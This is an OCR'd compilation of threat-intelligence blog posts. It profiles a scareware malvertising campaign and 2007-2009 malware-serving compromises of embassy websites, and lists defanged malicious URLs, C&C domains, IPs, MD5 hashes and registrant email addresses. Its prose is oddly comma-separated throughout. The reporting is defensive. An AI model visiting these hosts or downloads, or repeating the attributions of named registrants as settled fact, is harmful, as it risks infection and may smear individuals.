hxxp://vinasonthanh.com - 123.30.109.9

hxxp://rms365x24.com - 166.78.145.90

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, soon, as, new, developments, take, place.

115

Historical OSINT - Malicious Malvertising Campaign, Spotted at FoxNews, Serves Scareware (2017-01-05 11:19)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, with, hundreds, of, malicious, releases, successfully, generating, hundreds, of, thousands, of, fraudulent, revenue, while, populating, their, botnet’s, infected, population, largely, relying, on, the, utilization, of, affiliate-network, based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, active, malvertising, campaign, affecting, FoxNews, successfully, enticing, users, into, executing, malicious, software, on, the, the, affected, PCs, with, the, cybercriminals, behind, it, successfully, earning, fraudulent, revenue, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://toppromooffer.com/vsm/index.html - 85.17.254.158; 69.43.161.174

- hxxp://78.47.132.222/a12/index.php? url=http://truconv.com/?a=125 &s=4a12 - (78.47.132.222)

- hxxp://redirectclicks.com/?accs=845 &tid=338 - 69.172.201.153; 176.74.176.178; 64.95.64.194

- hxxp://http://redirectclicks.com/?accs=845 &tid=339

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://truconv.com - 78.46.88.202

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (78.46.88.202): MD5: 473e3615795609a091a2f2d3d1be2d00

MD5: 9e51c29682a6059b9b636db8bf7dcc25

MD5: 08a50ebcaa471cd45b3561c33740136d

MD5: e7d5f7a90ddfa1fbe8dfce32d6e4a1f1

MD5: fcdd2790dd5b1898ef8ee29092dca757

Once, executed, a, sample, malware (MD5: 473e3615795609a091a2f2d3d1be2d00), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://yaskiya.cyberfight.de - 78.46.88.202

Once, executed, a, sample, malware (MD5: 9e51c29682a6059b9b636db8bf7dcc25), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://cfg111111.go.3322.org - 118.184.176.13

hxxp://newsoft.kilu.org - 78.46.88.202

hxxp://myweb111111.go.3322.org

hxxp://35free.net - 5.61.39.56

hxxp://newsoft1.go.3322.org

hxxp://newsoft11.go.3322.org

Once, executed, a, sample, malware (MD5: 08a50ebcaa471cd45b3561c33740136d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://darthvader.dyndns.tv

hxxp://www12.subdomain.com - 78.46.88.202

116

Once, executed, a, sample, malware (MD5: e7d5f7a90ddfa1fbe8dfce32d6e4a1f1), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://tundeghanawork.co.gp - 78.46.88.202

Once, executed, a, sample, malware (MD5: fcdd2790dd5b1898ef8ee29092dca757), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://newsoft.go.3322.org - 221.130.179.36

hxxp://cfg111111.go.3322.org - 118.184.176.13

hxxp://newsoft.kilu.org - 78.46.88.202

hxxp://users6.nofeehost.com - 67.208.91.110

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (69.172.201.153):

MD5: c9ca43032633584ff2ae4e4d7442f123

MD5: a099766f448acd6b032345dfd8c5491d

MD5: da39ccb40b1c80775e0aa3ab7cefb4b0

MD5: 85750b93319bd2cf57e445e1b4850b08

MD5: e521b31eb97d6d25e3d165f2fe9ca3ba

Once, executed, a, sample, malware (MD5: c9ca43032633584ff2ae4e4d7442f123), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://os.tokoholapisa.com - 54.229.133.176

hxxp://down2load.net - 69.172.201.153

hxxp://cdn.download2013.net - 185.152.65.38

Once, executed, a, sample, malware (MD5: a099766f448acd6b032345dfd8c5491d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://chicostara.com - 91.142.252.26

hxxp://suewyllie.com

hxxp://dewpoint-eg.com - 195.157.15.100

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (176.74.176.178):

MD5: 116d07294fb4b78190f44524145eb200

MD5: f9e71f66e3aae789b245638a00b951a8

MD5: 1d6d4a64a9901985b8a005ea166df584

MD5: acfa1a5f290c7dd4859b56b49be41038

MD5: b63fd04a8cdf69fb7215a70ccd0aef27

Once, executed, a, sample, malware (MD5: 116d07294fb4b78190f44524145eb200), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://www.on86.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: f9e71f66e3aae789b245638a00b951a8), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://www.linkbyte.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: 1d6d4a64a9901985b8a005ea166df584), phones, back, to, the, 117

following, malicious, C &C, server, IPs:

hxxp://www.pnmchgameserver.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: acfa1a5f290c7dd4859b56b49be41038), phones, back,

to, the, following, malicious, C &C, server, IPs:

hxxp://www.97dn.com - 45.125.35.85

hxxp://www.97wg.com - 69.172.201.153

hxxp://return.uk.uniregistry.com - 176.74.176.178

Once, executed, a, sample, malware (MD5: b63fd04a8cdf69fb7215a70ccd0aef27), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pajak.yogya.com - 69.172.201.153

hxxp://www.yogya.com

hxxp://return.uk.uniregistry.com - 176.74.176.178

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (64.95.64.194): MD5: 7ca6214e3b75bc1f7a41aef3267afc29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://freshtravel.net - 184.168.221.36

hxxp://experiencetravel.net - 217.174.248.145

hxxp://freshyellow.net

hxxp://experienceyellow.net

hxxp://freshclose.net

hxxp://experienceclose.net

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (69.43.161.174):

MD5: 674fca39caf18320e5a0e5fc45527ba4

MD5: 7017a26b53bc0402475d6b900a6c98ae

MD5: 0b61f6dfaddd141a91c65c7f290b9358

MD5: 4d5bc6b69db093824aa905137850e883

MD5: 201dee0da7b7807808d681510317ab59

Once, executed, a, sample, malware (MD5: 674fca39caf18320e5a0e5fc45527ba4), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://aahydrogen.com - 208.73.210.214

hxxp://greatinstant.net

hxxp://ginsdirect.net

hxxp://autouploaders.net - 185.53.177.9

Once, executed, a, sample, malware (MD5: 7017a26b53bc0402475d6b900a6c98ae), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://w.wfetch.com - 69.43.161.174

hxxp://ww1.w.wfetch.com - 72.52.4.90

Once, executed, a, sample, malware (MD5: 4d5bc6b69db093824aa905137850e883), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://greattaby.com - 69.43.161.174

118

hxxp://ww41.greattaby.com - 141.8.224.79

Once, executed, a, sample, malware (MD5: 201dee0da7b7807808d681510317ab59), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://layer-ads.de - 69.43.161.174

Sample, URL, redirection, chain:

hxxp://bonuspromooffer.com - 208.91.197.46; 141.8.226.14; 204.11.56.45; 204.11.56.26; 208.73.210.215; 208.73.211.246; 82.98.86.178

- hxxp://promotion-offer.com/vsm/adv/5?a=cspvm-sst-ozbc-sst &l=370 &f=cs _3506417142 &ex=1 &ed=2 &h=

&sub=csp &prodabbr=3P _UVSM - 208.91.197.46; 204.11.56.48; 204.11.56.45; 204.11.56.26; 63.156.206.202; 63.149.176.12

- hxxp://easywebchecklive.com/1/fileslist.js - 94.247.2.215

- hxxp://78.47.132.222/a12/index2.php

- hxxp://78.47.132.221/a12/pdf.php?u=i _7 _0

- hxxp://78.47.132.221/a12/aff _12.exe?u=i _7 _0 &spl=4

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs (208.91.197.46): MD5: b13f1af8fc426e350df11565dcf281e8

MD5: a189b3334fbd9cd357aedff22c672e9c

MD5: da53b068538ff03e2fc136c7d0816e39

MD5: ec08a877817c749597396e6b34b88e78

MD5: b9e7bf23de901280e62fd68090b5b8fa

Once, executed, a, sample, malware (MD5: b13f1af8fc426e350df11565dcf281e8), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://dtrack.sslsecure1.com - 193.166.255.171

hxxp://staticrr.paleokits.net - 205.251.219.192

hxxp://dtrack.secdls.com

hxxp://staticrr.sslsecure1.com

Once, executed, a, sample, malware (MD5: a189b3334fbd9cd357aedff22c672e9c), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://staticrr.paleokits.net - 54.230.11.231

hxxp://staticrr.sslsecure1.com - 193.166.255.171

hxxp://staticrr.sslsecure2.com

hxxp://staticrr.sslsecure3.com - 208.91.197.46

Once, executed, a, sample, malware (MD5: ec08a877817c749597396e6b34b88e78), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://skyworldent.com

hxxp://solitaireinfo.com

hxxp://speedholidays.com - 206.221.179.26

Once, executed, a, sample, malware (MD5: b9e7bf23de901280e62fd68090b5b8fa), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://api.v2.secdls.com

hxxp://api.v2.sslsecure1.com - 193.166.255.171

hxxp://api.v2.sslsecure2.com

hxxp://api.v2.sslsecure3.com - 208.91.197.46

119

Related, malicious MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 969601cbf069a849197289e042792419


We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

120

2.2

May

121



Who's Who in Cyber Crime for 2007? - New Media Malware Gang

- The Gang speaks out - "get lost" and die()
- Dots dots dots
  - musicbox1.cn/iframe.php refreshes textdesk.com - refreshing Storm Worm domains - eliteproject.cn; takenames.cn; bl0cker.info; space-sms.info
  - French government's Lybia site hack assessment ends up to 208.72.168.176 - the gang's main IP

Historical OSINT - Inside the 2007-2009 Series of Cyber Attacks Against Multiple International Embassies (2017-05-29 08:28)

Remember, the, [1]**Russian, Business, Network, and, the, New, Media, Malware, Gang?**

It's, been, several, years, since, I, last, posted, an, update, regarding, the, group's, activities, including, the, direct, establishing, of, a, direct, connection, between, the, [2]**Russian, Business, Network**, the, [3]**New, Media, Malware, gang**, including, a, variety, of, high, profile, Web, site, compromise, campaigns.

What's, particularly, interesting, about, the, group's, activities, is, the, fact, that, back, in, 2007, the, group's, activities, used, to, dominate, the, threat, landscape, in, a, targeted, fashion, including, the, active, utilization, of, client-side, exploits, and, the, active, exploitation, of, legitimate, Web, sites, successfully, positioning, the, group, including, the, Russian, Business, Network, as, a, leading, provider, of, malicious, activities, online, leading, to, a, series, of, analyses, successfully, detailing, the, activities, of, the, group, including, the, direct, establishing, of, a, connection, between, the, New, Media, Malware, Gang, the, Russian, Business, Network, and, the, Storm, Worm, botnet.

In, this, post, I'll, provide, a, detailed, analysis, of, the, group's, activities, discuss, in, the, depth, the, tactics, techniques, and, procedures, (TTPs), of, the, group, including, a, direct, establishing, of, a, connection, between, the, New, Media, Malware, Gang, the, Russian, Business, Network, and, the, direct, compromise, of, a, series, of, high, profile, Web, site, compromise, campaigns.

Having, successfully, tracked, down, and, profiled, the, group's, activities, for, a, period, of, several, years, and, based, on, the, actionable, intelligence, provided, regarding, the, group's, activities, we, can, easily, establish, a, direct, connection, between, the, New, Media, Malware, Gang, and, the, Russian, Business, Network, including, a, 122

series, of, high, profile, Web, site, compromise, campaigns.

Key Summary Points:

- RBN Connection, New Media Malware Gang connection - " *ai siktir*" " *Die()*", money mule recruitment, money laundering of virtual currency

- Actionable CYBERINT data to assist law enforcement, academics and the private sector in ongoing or past cybercrime investigations

- Complete domain portfolios registered up to the present day using the same emails used to register the malicious domains during 2007-2009 to assist law enforcement, academics and the private sector in catching up with their malicious activities over the years

- Detailed analysis of each and every campaign’s domain portfolios (up to present day) further dissecting the fraudulent schemes launched by the same cybercriminals that embedded malware on the embassies’ web sites

- Complete IP Hosting History for each and every of the malicious domains/command and control servers during the time of the attack

- The "Big Picture" detailing the inter-connections between the campaigns, with historical OSINT data pointing to the

"New Media Malware Gang", back then customers of the Russian Business Network Let’s, profile, the, group’s, activities, including, a, direct, establishing, of, a, connection, between, the, Russian, Business, Network, the, New, Media, Malware, Gang, and, the, Storm, Worm, botnet.

In, 2007, I,

[4]profiled

, the, direct, compromise, of, the, Syrian, Embassy, in, London, including, a, related, compromise of, the, [5]**USAID.gov compromised, malware and exploits served**, the, [6]**U.S Consulate St. Petersburg Serving Malware**, [7]**Bank of India Serving Malware**, [8]**French Embassy in Libya Serving Malware**, [9]**Ethiopian Embassy in Washington D.C**

Serving Malware, [10]**Embassy of India in Spain Serving Malware**, [11]**Azerbaijanian Embassies in Pakistan and Hungary Serving Malware**, further, detailing, the, malicious, activities, of, the, Russian, Business, Network, and, the, New, Media, Malware, Gang.

Let’s profile, the, campaigns, and, discuss, in, depth, the, direct, connection, between, the, group’s, activities, the, Russian, Business, Network, and, the, New, Media, Malware, Gang.

sicil.info - on 2007-09-26 during the time of the attack, the domain was registered using the srvs4you@gmail.com email. The domain name first appeared online on 2006-06-10 with an IP 213.186.33.24. On 2007-07-11, it changed IPs to 203.121.79.71, followed by another change on 2008-01-06 to 202.75.38.150, another change on 2008-05-06

to 203.186.128.154, yet another change on 2008-05-18 to 190.183.63.103, and yet another change on 2008-07-27

to 190.183.63.56.

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (sicil.info): MD5: 4802db20da46fca2a1896d4c983b13ba

MD5: f9434d86ef2959670b73a79947b0f4d2

MD5: 32dba64ae55e7bb4850e27274da42d1b

MD5: cd6a7ff6388fbd94b7ee9cdc88ca8f4d

MD5: 57dff9e8154189f0a09fb62450decac6

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (sicil.info), are, also, the, following, malicious, domains:

hxxp://144.217.69.62

hxxp://63.246.128.71

123

hxxp://207.150.177.28

hxxp://66.111.47.62

hxxp://66.111.47.4

hxxp://66.111.47.8

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (213.186.33.24): MD5: 1a08c0ce5ab15e6fd8f52cd99ea64acb

MD5: 95cc3a0243aa050243ab858794c1d221

MD5: cc63d67282789e03469f2e6520c6de80

MD5: 3829506c454b86297d2828077589cbf8

MD5: 1e18b17149899d55d3625d47135a22a7

Once, executed, a, sample, malware (MD5: 1a08c0ce5ab15e6fd8f52cd99ea64acb), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ioasis.org - 208.112.115.36

hxxp://polyhedrusgroup.com - 143.95.229.33

hxxp://espoirsetvie.com - 213.186.33.24

hxxp://ladiesdehaan.be - 185.59.17.113

hxxp://chonburicoop.net - 27.254.96.151

hxxp://ferienwohnung-walchensee-pur.de - 109.237.138.48

Related posts: [12]Dissecting a Sample Russian Business Network (RBN) Contract/Agreement Through the Prism of RBN’s AbdAllah Franchise

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (0ki.ru; 89.179.174.156):

MD5: cd33ea55b2d13df592663f18e6426921

MD5: 8e0c7757b82d14b988afac075e8ed5dc

MD5: e6aaafcafdd0a20d6dbe7f8c0bf4d012

MD5: e513a1b25e59670f777398894dfe41b6

MD5: 0fad43c03d80a1eb3a2c1ae9e9a6c9ed

MD5: 6e1b789f0df30ba0798fbc47cb1cec1c

MD5: 9f02232ed0ee609c8db1b98325beaa94

Once, executed, a, sample, malware (MD5: e6aaafcafdd0a20d6dbe7f8c0bf4d012), phones, back, to, the, following, C &C, server, IPs:

hxxp://lordofthepings.ru (173.254.236.159)

hxxp://poppylols.ru

hxxp://chuckboris.ru

hxxp://kosherpig.xyz

hxxp://ladyhaha.xyz

hxxp://porkhalal.site

hxxp://rihannafap.site

hxxp://bieberfans.top

hxxp://runands.top

hxxp://frontlive.net

hxxp://offerlive.net

hxxp://frontserve.net

hxxp://offerserve.net

hxxp://hanghello.ru

124

hxxp://hanghello.net

hxxp://septemberhello.net

hxxp://hangmine.net

hxxp://septembermine.net

hxxp://hanglive.net

hxxp://wrongserve.ru

hxxp://wrongserve.net

hxxp://madelive.net

Once, executed, a, sample, malware (MD5: e513a1b25e59670f777398894dfe41b6), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardlive.ru

hxxp://yardlive.net

hxxp://musiclive.net - 141.8.225.124

hxxp://yardserve.net

hxxp://musicserve.net - 185.53.177.20

hxxp://wenthello.net

hxxp://spendhello.ru

hxxp://wentmine.net

hxxp://spendmine.net

hxxp://spendhello.net

hxxp://joinlive.net

hxxp://wentserve.ru

hxxp://hanghello.net

hxxp://joinhello.net

hxxp://x12345.org - 46.4.22.145

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (miron555.org): MD5: 0e423596c502c1e28cce0c98df2a2b6d

MD5: e75d92defb11afe50a8cc51dfe4fb6ee

MD5: adcedd763f541e625f91030ee4de7c19

MD5: 2c664a4c1374b3d887f59599704aef6c

MD5: 2c664a4c1374b3d887f59599704aef6c

MD5: 0e423596c502c1e28cce0c98df2a2b6d

Over the years (up to present day) srvs4you@gmail.com is also known to have been used to register the following domains:

hxxp://10lann10.org

hxxp://24cargo.net

hxxp://ace-assist.biz

hxxp://activation-confirm.com

hxxp://adwoords.net

hxxp://alert-careerbuilder.com

hxxp://annebehnert.info

hxxp://apollo-services.net

hxxp://appolage.org

hxxp://auctions-ukash.com

hxxp://bbcfinancenews.com

hxxp://bestgreatoffers.org

hxxp://blackbird-registration.com

hxxp://bloomborg.biz

hxxp://businessproc1.com

hxxp://bussolutionsinc.org

hxxp://calisto-trading.com

hxxp://calisto-trading.net

hxxp://calisto-trading.org

hxxp://candy-country.com

hxxp://casheq.com

hxxp://cfca-usa.com

hxxp://cfodaily.biz

hxxp://citizenfinancial.net

hxxp://citylending.net

hxxp://clean2mail.com

hxxp://confirm-activation.com

hxxp://consultingwiz.org

hxxp://courierusa-online.com

hxxp://cristhmasx.com

hxxp://d-stanley.net

hxxp://dariazacherl.info

hxxp://des-group.com

hxxp://digital-investment-projects.com

hxxp://dns4your.net

hxxp://dvasuka.com

hxxp://easy-midnight.com

hxxp://easy-transfer.biz

hxxp://easymidnight.com

hxxp://ecareerstyle.com

hxxp://ecnoho.com

hxxp://efinancialnews.biz

hxxp://eluxuryauctions.com

hxxp://elx-ltd.net

hxxp://elx-trading.org

hxxp://elxltd.net

hxxp://emoney-ex.com

hxxp://epsincorp.net

hxxp://equitrust.org

hxxp://erobersteng.com

hxxp://erxlogistics.com

hxxp://esdeals.com

hxxp://estemaniaks.com

hxxp://eu-bis.com

hxxp://eu-cellular.com

hxxp://eubiz.org

hxxp://euwork.org

hxxp://expressdeal.info

hxxp://ezado.net

hxxp://fairwaylending.org

hxxp://fan-gaming.org

hxxp://fcinternatonal1.com

hxxp://fidelitylending.net

hxxp://financial-forbes.com

hxxp://financialnews-us.net

hxxp://firstcapitalgroup.org

hxxp://freemydns.org

hxxp://fremontlending.net

hxxp://fresh-solutions-mail.com

hxxp://fresh-solutions.us

hxxp://garnantfoundation.com

hxxp://gazenvagen.com

hxxp://globerental.com

hxxp://googmail.biz

hxxp://i-expertadvisor.com

hxxp://icebart.com

hxxp://icqdosug.com

hxxp://iesecurityupdates.com

hxxp://indigo-consulting.org

hxxp://indigo-job-with-us.com

hxxp://indigojob.com

hxxp://indigovacancies.com

hxxp://inncoming.com

hxxp://ivsentns.com

hxxp://iwiwlive.net

hxxp://iwiwonline.net

hxxp://jobs-in-eu.org

hxxp://kelermaket.com

hxxp://kklfnews.com

hxxp://knses.com

hxxp://komodok.com

hxxp://krdns.biz

hxxp://ksfcnews.com

hxxp://ksfcradio.com

hxxp://ktes314.org

hxxp://lda-import.com

hxxp://legal-solutions.org

hxxp://lgcareer.com

hxxp://lgtcareer.com

hxxp://librarysp.com

hxxp://littlexz.com

hxxp://mariawebber.org

hxxp://megamule.net

hxxp://moneycnn.biz

hxxp://njnk.net

hxxp://ns4ur.net

hxxp://nytimesnews.biz

hxxp://o2cash.net

hxxp://offsoftsolutions.com

hxxp://pcpro-tbstumm.com

hxxp://perfect-investments.org

hxxp://progold-inc.biz

hxxp://protectedsession.com

hxxp://razsuka.com

hxxp://reutors.biz

hxxp://rushop.us

hxxp://science-and-trade.com

hxxp://secure-operations.org

hxxp://securesitinngs.com

hxxp://servicessupport.biz

hxxp://sessionprotected.com

hxxp://sicil.info

hxxp://sicil256.info

hxxp://simple-investments-mail.org

hxxp://simple-investments.net

hxxp://simple-investments.org

hxxp://sp3library.com

hxxp://speeduserhost.com

hxxp://storempire.com

hxxp://tas-corporation.com

hxxp://tas-corporation.net

hxxp://tascorporation.net

hxxp://topixus.net

hxxp://tsrcorp.net

hxxp://u-file.org

hxxp://ukashauction.net

hxxp://ultragame.org

hxxp://unitedfinancegroup.org

hxxp://vanessakoepp.org

hxxp://verymonkey.com

hxxp://vesa-group.com

hxxp://vesa-group.net

hxxp://vipvipns.net

hxxp://vipvipns.org

hxxp://wondooweria.com

hxxp://wondoowerka.com

hxxp://wootpwnseal.com

hxxp://worldeconomist.biz

hxxp://wumtt-westernunion.com

hxxp://xsoftwares.com

hxxp://xxx2008xxx.com

hxxp://yourcashlive.com

hxxp://yourlive.biz

hxxp://yourmule.com

On 2008-09-25 **0ki.ru** was registered using the kseninkopetr@nm.ru email.

The same email address is not

known to have been used to register any additional domains.

On 2008-06-19 **x12345.org** was registered using the xix.x12345@yahoo.com email.

On 2007-09-10 the do-

main use to respond to 66.36.243.97, then on 2007-11-13 it changed IPs to 58.65.236.10, following another change 128

on 2008-05-06 to 203.186.128.154. No other domains are known to have been registered using the same email address.

On 2007-06-07, **miron555.org** was registered using the mironbot@gmail.com email, followed by another registration email change on 2008-02-12 to nepishite555suda@gmail.com. On 2007-04-24, the domain responded to 75.126.4.163. It then changed IPs on 2007-05-09 to 203.121.71.165, followed by another change on 2007-06-08 to 58.65.239.247, yet another change on 2007-07-15 to 58.65.239.10, another change on 2007-08-19 to 58.65.239.66, more IP changes on 2007-09-03 to 217.170.77.210, and yet another change on 2007-09-18 to 88.255.90.138.

Historically (up to present day), mironbot@gmail.com is also known to have been used to register the following domains:

hxxp://24-7onlinepharmacy.net

hxxp://bestmoviesonline.info

hxxp://brightstonepharma.com

hxxp://deapotheke.com

hxxp://dozor555.info

hxxp://my-traff.cn

hxxp://pharmacyit.net

hxxp://trffc.org

hxxp://trffc3.ru

hxxp://xmpharm.com

In, 2008, I, profiled, the, direct, compromise, of, [13]**The Dutch Embassy in Moscow Serving Malware**, further, detailing, the, malicious, and, activity, of, the, Russian, Business, Network, and, the, New, Media, Malware, Gang.

Let’s, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group’s, activities, and, the, direct, compromise, of, the, Embassy’s Web, site.

On 2009-03-04, **lmifsp.com** was registered using the redemption@snapnames.com email.

On 2007-11-30, it

used to respond to 68.178.194.64, then on 2008-12-01 it changed IPs to 68.178.232.99.

In, 2008, I, profiled, the, direct, compromise, of, [14]**Embassy of Brazil in India Compromised**, further, establishing, a, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

Let's, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

hxxp://google-analyze.com - 87.118.118.193

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (google-analyze.com - 87.118.118.193):

MD5: 2bcb74c95f30e3741210c0de0c1b406f

On 2008-10-15, **traff.asia** was registered using the traffon@gmail.com email.

On 2008-06-19, **google-analyze.com** was registered using the incremental@list.ru email. On 2007-12-21 it responded to 66.36.241.153, then it changed IPs on 2007-12-22 to 66.36.231.94, followed by another change on 2008-02-03 to 79.135.166.74, then to 195.5.116.251 on 2008-03-16, to 70.84.133.34 on 2008-07-31, followed by yet another change to 216.195.59.77 on 2008-09-15.

On 2008-08-05, **google-analystic.net**, is, known, to, have, responded, to, 212.117.163.162, and, was registered using the abusecentre@gmail.com email. On 2008-04-11 it used to respond to 64.28.187.84, it then changed IPS to

85.255.120.195 on 2008-08-03, followed by another change on 2008-08-10 to 85.255.120.194, then to 85.255.120.197 on 2008-09-07, to 69.50.161.117 on 2008-09-14, then to 66.98.145.18 on 2008-10-11, followed by another change on 2008-10-25 to 209.160.67.56.

On 2008-11-11, **beshragos.com** was registered using the migejosh@yahoo.com email. On 2008-11-11 it used to respond to 79.135.187.38.

In, 2009, I, profiled, the, direct, compromise, of, [15]**Ethiopian Embassy in Washington D.C Serving Malware**, further, detailing, the, group's, activities, further, establishing, a, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

Let's, profile, the, campaign, and, discuss, in-depth, the, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

On 2009-01-19, **1tvv.com** is, known, to, have, responded, to, 69.172.201.153; 66.96.161.140; 122.10.52.139; 122.10.18.138; 67.229.44.15; 74.200.250.130; 69.170.135.92; 64.74.223.38, and, was registered using the mo-gensen@fontdrift.com email.

On 2005-08-27, the domain (**1tvv.com)** is, known, to, have, responded to 198.65.115.93, then on 2006-05-12

to 204.13.161.31, with yet another IP change on 2010-04-08 to 216.240.187.145, followed by yet another change on 2010-06-02 to 69.43.160.145, then on 2010-07-25 to 69.43.160.145.

On 2010-01-04, **trafficinc.ru** was registered using the auction@r01.ru email.

On 2009-03-01, **trafficmonsterinc.ru** was registered using the trafficmonsterinc.ru@r01-service.ru email.

On 2009-05-02, **us18.ru**, is, known, to, have, responded, to, 109.70.26.37; 185.12.92.229; 109.70.26.36, and, was registered using the belyaev _andrey@inbox.ru email.

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 0b545cd12231d0a4239ce837cd371166

MD5: dae41c862130daebcff0e463e2c30e50

MD5: 601806c0a01926c2a94558148764797a

MD5: 45f97cd8df4448bbe073a38c264ef93f

MD5: 94aeba45e6fb4d17baa4989511e321b3

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (69.172.201.153):

MD5: 4e0ce2f9f92ac5193c2a383de6015523

MD5: a38d47fcfdaf14372cea3de850cf487d

MD5: 014d2f1bae3611e016f96a37f98fd4b7

MD5: daad60cb300101dc05d2ff922966783b

MD5: 0a775110077e2c583be56e5fb3fa4f09

